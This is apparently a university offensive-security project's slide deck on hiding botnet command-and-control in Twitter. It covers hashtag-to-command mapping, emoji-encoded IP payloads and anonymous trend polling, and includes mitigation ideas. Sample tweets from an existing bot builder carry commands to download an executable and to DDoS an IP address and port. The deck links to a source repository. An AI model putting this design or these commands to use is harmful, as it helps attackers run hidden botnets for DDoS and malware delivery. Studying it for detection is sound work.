

Enhanced Covert Channel Techniques for Twitter

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Offensive Technologies Project

Agenda

- Our motivation
- Existing techniques
- Our solution
- Demo
- Summary
- Future work

Why to use Social Media for C&C?

- Convenient, reliable infrastructure
- Handy
- Secure: HTTPS is standard





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“Defenders of corporate networks are unlikely to notice the offending traffic in the large volumes of other Internet-bound sessions” - Zeltser

Existing Techniques 1 - Totally Obvious

| | |
|--|---|
| Prefix/Splitter <input type="text" value="-"/> <input type="text" value="#"/> | Twitter Username/File Name <input type="text" value="TwitterUsername"/> <input type="text" value="Server.exe"/> |
| Commands <input type="button" value="DOWNLOAD"/> <input type="button" value="DDOS"/> <input type="button" value="VISIT"/> <input type="button" value="SAY"/> <input type="button" value="STOP"/> <input type="button" value="REMOVEALL"/> | Command Outputs <input type="text" value=".DOWNLOAD#link.com/direct.exe#custom.exe#0"/> <input type="text" value=".DDOS#IP#PORT"/> <input type="text" value=".VISIT#link.com#0"/> <input type="text" value=".SAY#Hey There Victims"/> <input type="text" value=".STOP"/> <input type="text" value=".REMOVEALL"/> |
| <input type="button" value="Build"/> | |

TwitterNET Builder

| | |
|---|--|
|  | clafiey ddos activated .DDOS*69.175.121.66*7777*50000 12 May 10 |
|  | clafiey ddos activated .STOP I LOVE YOU 12 May 10 |
|  | clafiey ddos activated .VISIT*http://2607e9c5.linkbucks.com*0 12 May 10 |
|  | clafiey ddos activated .DDOS*69.175.121.66*7777*500000 HELLOOOO 12 May 10 |

Example

Existing Techniques 2 - Better Obfuscation

- API dependent
- No payload
- (re)tweet or like
 - must include one of the commands to be executed



Existing Techniques - Debatable?


- Command hidden in PNG
- Better solution, but still lacks full anonymity
- Twitter is compressing images immediately after upload



Figure 6. Twitter command and control

Improved Solution - Our Goals

- Dynamic command - #hashtag allocation
- Tweets with normal looking content
- Possibility to include payload (IP address etc.)
- Eliminate false + / - even when fully anonymous



Configurable Parameters

| Parameters | Description |
|-------------------|--|
| timeInterval | Trend's time interval (e.g. 1 for the past hour) |
| isDynamicLocation | Trend's country of origin based on tweet location |
| countryName | Trend's country of origin (statically) |
| userName | Twitter account username |
| searchQueries | Advanced search query (including AND, OR, and NOT) |
| commandsList | List of commands with its own trend mapping |
| FetchTime | How often daemon fetch for tweets and trends |

Solution 1 - API Dependent

Pro's

Easy to code

Less detectable in a corporate env.

Con's

Developer credentials - phone number, access tokens...

Limited amount of API calls

Special Trend polling algorithm

False Negatives++

Slow

Fixed Trend location / time

Solution 2 - API Independent

Pro's

Semi / Fully Anonymous

Dynamic / Static Location and Time

Known Trend source code

False Negatives--

No rate limitation

Fast

Con's

Harder to code

Corporate env.




Our Encoding Scheme

- Dynamic #hashtag to command allocation
- Every hour with configurable T offset
- IP to Emoji converter
 - Created our own numeral system
 - Allocation of emojis / numbers is randomized based on selected command



Demo

1. Choose a command:
 - a. echo / ping / nslookup
2. Provide us your IP - :)
3. Add otProject on telegram




Verification of Success


- Design experiments to measure detectability of
 - a. Positive tweets that contain commands
 - By chance only = UNDETECTED
 - b. Malicious Twitter accounts

Experiment B

My followers



Ahmed's followers



Summary of Enhancements


- No API access allows for anonymity + no rate limits
- Dynamic / Static Location and Time
- Known Trend source = **False Negatives--**
- Benign looking tweets
- Faster deployment
- Complex command structures possible

Possible Mitigation Techniques

- Corporate Environment
 - Monitor for suspicious HTTP calls
 - Don't allow Twitter API if not necessary
- Botnets
 - Same as above
 - Difficult, as not many people monitor home network

Future Work

- IPv6 encoding scheme
- Fix issue with spaces in Trends
- Complex command structures
 - Finite State Machines allow for implementing complex command structures



Questions

Source code available at our github repositories:

- *<https://github.com/kalachkar/twitter-CandC>*